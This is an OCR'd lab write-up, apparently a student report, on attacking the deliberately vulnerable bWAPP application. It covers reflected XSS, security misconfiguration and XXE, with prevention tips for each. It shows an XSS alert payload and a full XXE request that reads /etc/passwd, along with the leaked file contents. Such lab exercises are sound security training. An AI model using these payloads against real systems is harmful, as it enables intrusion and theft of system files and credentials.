
First name:

Last name:

CROSS SITE SCRIPTING REFLECTED (GET)

- Cross-Site Scripting (XSS) is a type of security vulnerability that allows attackers to inject malicious scripts into web pages viewed by other users and compromising sensitive user data, stealing credentials, or even taking control of the entire web application.

If an attacker enters the <script>alert('HaCkEr')</script> script as their name, the script will be reflected back in the response, and when the victim user views the page, the script will be executed in their browser's context, showing an alert with the message "HaCkEr".



localhost says

HaCkEr

/ XSS - Reflected (GET) /

Enter your first and last name:

First name:

<script>alert('HaCkEr')</scri


Last name:

HaCkeR

Welcome HaCkeR


PREVENTIONS

- Use of HTTPOnly and Secure cookies: Setting the HTTPOnly and Secure flags on cookies can help prevent the theft of sensitive session information by attackers.
- Regular security testing: Regular security testing of the web application can help identify any vulnerabilities and prevent attackers from exploiting them.
- Input validation and sanitization: The web application should validate and sanitize all input parameters before displaying them in the web page. This can prevent the injection of malicious scripts in the input fields.



XML EXTERNAL ENTITY ATTACK (XXE)

XML External Entity (XXE) Attack is a vulnerability in which an attacker can exploit an application by injecting malicious code in an XML input. This can lead to information disclosure, denial of service, and server-side request forgery attacks.



```
POST /bWAPP/xxe-2.php HTTP/1.1
Host: 192.168.29.93
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-type: text/xml; charset=UTF-8
Content-Length: 190
Origin: http://192.168.29.93
Connection: close
Referer: http://192.168.29.93/bWAPP/xxe-1.php
Cookie: security_level=0; PHPSESSID=2e07c135573da513e86efee220c6afb2

<?xml version="1.0" encoding="utf-8"?>
 <!DOCTYPE root
 [
 <!ENTITY XXE SYSTEM "file:///etc/passwd">
 ]>
 <reset>
 <login>&XXE;</login>
 <secret>
 Cyber World
 </secret>
 </reset>
```

```
HTTP/1.1 200 OK
Date: Tue, 27 Dec 2022 17:28:08 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with
Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 2242
Connection: close
Content-Type: text/html

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
```


PREVENTIONS

- Here are some prevention methods for XML External Entity (XXE) attacks in bWAPP:
  - Disable XML external entities: In the configuration of the XML parser, disable external entities. This can be achieved by setting the parameter "external-general-entities" and "external-parameter-entities" to false.
  - Input validation: Validate and sanitize any input that is used to generate XML documents, including data from users, APIs, and file uploads.
  - Use safe XML parsing libraries: Use secure XML parsing libraries such as DocumentBuilderFactory in Java, which have built-in protection against XXE attacks.
  - Keep software up to date: Keep software and libraries up to date, as new vulnerabilities and fixes are often discovered.
  - Limit access to sensitive data: Limit access to sensitive data to only authorized users and enforce strong authentication mechanisms.

SECURITY MISCONFIGURATION

- Security misconfiguration in BWAPP refers to the failure to implement secure configurations for the web application, web server, platform, or framework. It can include issues such as weak passwords, outdated software, improper access controls, and more.

- A directory containing sensitive files such as a file listing all the passwords and usernames in the web app can be accessed without even logging in by going to the URL: http://localhost//bWAPP//passwords/




/ Insecure WebDAV Configuration /

The Apache web server has an insecure **WebDAV** configuration! (**bee-box** only)

HINT: defacement is possible...

In the screenshots attached the issue described is the failure to properly configure access controls for sensitive files. Specifically, the directory containing sensitive files, such as a file listing all the passwords and usernames in the web app, can be accessed without proper authentication or authorization. This means that the application is not properly enforcing access controls and is allowing anyone to access sensitive information without proper authorization.

